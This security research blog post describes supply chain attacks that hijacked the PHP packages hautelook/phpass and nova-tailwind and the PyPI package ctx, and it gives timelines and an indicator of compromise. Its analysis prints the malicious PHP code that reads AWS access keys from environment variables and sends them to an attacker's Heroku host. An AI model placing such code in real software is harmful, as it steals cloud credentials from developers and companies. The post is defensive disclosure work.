Home » Attacker Caught Hijacking Packages Using Multiple Techniques to Steal AWS Credentials


Attacker Caught Hijacking Packages Using Multiple Techniques to Steal AWS Credentials

- Jossef Harush
- Co-authored by Aviad Gershon

- May 25, 2022
- Reading Time: 3 minutes

What Happened?

Multiple supply chain attacks from the same attacker were reported today by s0md3v. (1) PHP package hautelook/phpass with over 2.5 million installations was hijacked using the RepoJacking technique. (2) Python package “ctx” with over 700,000 downloads was compromised with malicious code using the Account Takeover technique. (3) The Checkmarx Supply Chain Security (SCS) research team found a new hijacked PHP package with over 300,000 downloads and reported it.


python Package Index
php Packagist
ctx
hautelook/phpass
optimistdigital/nova-tailwind
http://anti-theft-web.herokuapp.com

1. PHP Package optimistdigital/nova-tailwind

The Checkmarx SCS research team has found another PHP package optimistdigital/nova-tailwind with over 300,000 downloads. This package is linked to the same attacker as the attacker that used RepoJacking attack to take control over the package's GitHub repository.

- During 2021 the Package GitHub user account was renamed from optimistdigital/nova-tailwind to outl1ne/nova-tailwind
- May 19 2022 Attacker registered the GitHub account optimistdigital
- May 19 2022 Attacker created repository optimistdigital/nova-tailwind

Malicious Payload

This attack is in still ongoing. The attacker created a slight change that seems to be a POC of a successful takeover end-to-end, and we believe future editions will contain the same malicious payload as seen in this attack.

RepoJacking directly effects PHP

We previously introduced the RepoJacking technique in our blogpost. It is important to note that languages such as PHP are directly affected by RepoJacking attacks since the PHP dependencies are taken directly from the source control; therefore, hijacking the Git repository had a direct effect on the supply chain of PHP dependencies.


2. PHP Package hautelook/phpass

- August 2012 the Package hautelook/phpass was published on packagist
- September 2021 the GitHub user account hautelook closed his account
- May 15 2022 Attacker registering GitHub user account hautelook
- May 19 2022 Attacker created phpass repository and added three commits with malicious code
- May 24 2022 The owner of the package marked the package as abandoned and changed the GitHub reference to a clean clone of this project, a manual step to mitigate this attack

The package now has over 2.5 million installations and there is no information about how people installed the malicious version.

Malicious Payload

The attacker tried to go under the radar and preserved the original package functionality by copying the code from the updated project's repository bordoni/phpass. As seen below, one of his commits reveals the malicious payload steals the AWS credentials passed from environment variables and exfiltrated into his custom service hosted on Heroku (a free hosting service) at address "anti-theft-web[.]herokuapp[.]com".




```
     * @param int $iteration_count_log2
     * @param boolean $portable_hashes
     */
    public function __construct($iteration_count_log2, $portable_hashes)
    {
        $access = getenv('AWS_ACCESS_KEY_ID');
        $secret = getenv('AWS_SECRET_ACCESS_KEY');
        $xml = file_get_contents("http://anti-theft-web.herokuapp.com/hacked/$access/$secret");
        $this->itoa64 = './0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz';

        if ($iteration_count_log2 < 4 || $iteration_count_log2 > 31) {
            $iteration_count_log2 = 8;
        }
        $this->iteration_count_log2 = $iteration_count_log2;
```

Malicious payload added by the attacker

3. PyPi Package ctx

The ctx pypi package was created seven years ago and is used to manipulate data structures having more than 744,000 total downloads.

- December 2014 the Package ctx was published on PyPi
- May 15, 2022, PyPi user account figlief was taken over by the attacker and poisoned the package
- May 21, 2022, Attacker published improved versions of the malicious code
- May 22, 2022, Attacker posted on Reddit asking from users to update
- May 22, 2022, Developers noticed the malicious code and reported it
- After May 22, 2022, PyPi removed all package versions



https://www.reddit.com/r/Python/comments/uumqmm/ctx_new_version_rel...

r/Python · Posted by u/SocketPuppets 3 days ago

CTX New Version Released After 7 years (+750K Install)

pypi.org/projec...

News

Sorry, this post has been removed by the moderators of r/Python.

Moderators remove posts from feeds for a variety of reasons, including keeping communities safe, civil, and true to their purpose.

12 Comments · 99% Upvoted

Log in or sign up to leave a comment

Sort By: Best

jimtk +2 · 15 hr. ago

Why does the "new" version of the code sends the complete os environment variables to anti-theft-web.herokuapp.com/hacked???

77

flukshun · 6 hr. ago

To make sure your environment variables are safe

r/Python

News about the programming language Python. If you have something to teach others post here. If you have questions or are a newbie use r/learnpython

960k Pythonistas · 964 Online

Created Jan 25, 2008

Reddit post published by the attacker

IOCs

- anti-theft-web[.]herokuapp[.]com

Conclusion

This recent incident is part of a growing trend of attacks in open source packages. These attackers aren't limited to one language, showing the need for a central repository, as we said in our previous blogpost.

We anticipate growth in the usage of RepoJacking by attackers in the future as an attack vector for software supply chain attacks.

We encourage the community to check out our free tool ChainJacking – https://github.com/checkmarx/chainjacking, which discovers dependencies vulnerable to RepoJacking attacks. In the near future, we'll expand the coverage to PHP languages, as well.

We have reported all of our findings about the compromised PHP Package optimistdigital/nova-tailwind to prevent any more damage by this attacker. As always, the Checkmarx SCS Research team is committed to working together to keep the open-source ecosystem safe.

More Resources to Consider

Attacker Caught Hijacking Packages Using Multiple Techniques to Steal AWS Credentials May 25, 2022

[ESG Highlights Software Supply Chain Security](#) May 25, 2022

[Open Source Licenses — Insights and Metrics](#) May 23, 2022

[The Case for Outsourcing AppSec Testing to a Managed Service Provider](#) May 18, 2022